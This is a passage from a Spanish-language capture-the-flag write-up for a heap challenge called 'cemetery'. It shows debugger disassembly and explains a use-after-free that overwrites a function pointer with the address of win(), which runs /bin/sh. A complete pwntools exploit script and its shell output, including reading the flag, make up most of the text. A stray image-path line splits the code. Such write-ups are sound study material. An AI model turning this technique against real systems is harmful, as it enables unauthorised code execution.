0x401730 <report_name+238> lea rax, [rip + 0x2991] RAX => 0x4040c8 (cemetery+8)
0x401737 <report_name+245> mov rax, qword ptr [rcx + rax]
0x40173b <report_name+249> mov rax, qword ptr [rax + 0x10]
0x40173f <report_name+253> mov rdi, rax
0x401742 <report_name+256> call rdx
<0x4343434343434343>

```


Ahora que controlamos un `call rdx` ¿que podemos almacenar en `rdx`? pues si miramos el código fuente `.c` veremos que hay una función `win()` que ejecuta `system("/bin/sh")`

```
pwndbg> disassemble win
Dump of assembler code for function win:
0x00000000004012a4 <+0>:      endbr64
0x00000000004012a8 <+4>:      push    rbp
0x00000000004012a9 <+5>:      mov     rbp, rsp
0x00000000004012ac <+8>:      lea     rax, [rip+0xd6f]      # 0x402022
0x00000000004012b3 <+15>:     mov     rdi, rax
0x00000000004012b6 <+18>:     call   0x401120 <system@plt>
0x00000000004012bb <+23>:     nop
0x00000000004012bc <+24>:     pop     rbp
0x00000000004012bd <+25>:     ret
End of assembler dump.
pwndbg> x/s 0x402022
0x402022:      "/bin/sh"
pwndbg> |
```

Nuestro exploit final crea 2 espíritus con un nombre de longitud 25, luego los borra y crea uno de longitud 24, finalmente muestra su nombre, esto significa que: el programa llama al malloc controlado para crear 2 chunks de 0x30 o cualquier otro tamaño diferente a 0x20, el programa por defecto por cada index crea 2 chunks de 0x20 para almacenar los punteros, se liberan los 4 chunks y se hace una petición de un chunk de 0x20 para la data además del otro chunk de 0x20 por defecto para los punteros, al hacerlo sobrescribimos el puntero del primer chunk con la dirección de la función `win()` por lo que al llamar a `report_name()` y hacer el `call rdx` llamará a una función que nos otorgará la shell

```
#!/usr/bin/python3
from pwn import remote, p64

shell = remote("127.0.0.1", 4455)

def malloc(size, data):
    shell.sendlineafter(b"> ", b"1")
    shell.sendlineafter(b"> ", b"1")
    shell.sendlineafter(b"> ", str(size).encode())
    shell.sendafter(b"> ", data)
    shell.recvline_contains(b"Info: ")

def free(index):
    shell.sendlineafter(b"> ", b"2")
    shell.sendlineafter(b"> ", str(index).encode())

def trigger(index):
    shell.sendlineafter(b"> ", b"3")
```

```
shell.sendlineafter(b"> ", str(index).encode())


malloc(25, b"A" * 25)
malloc(25, b"B" * 25)

free(0)
free(1)

malloc(8, p64(0x4012a4)) # win()
trigger(0)

shell.interactive()
```

Al ejecutar el exploit de forma remota obtenemos una `/bin/sh` y podemos leer la flag



```
~/cemetery/chall/src > python3 solve.py
[+] Opening connection to 127.0.0.1 on port 4455: Done
[*] Switching to interactive mode
$ id
uid=1000(pwn) gid=1000(pwn) groups=1000(pwn)
$ hostname -I
172.23.0.2
$ cat flag.txt
FLAG{f4k3_fl4g_4_t35t1ng}
$
```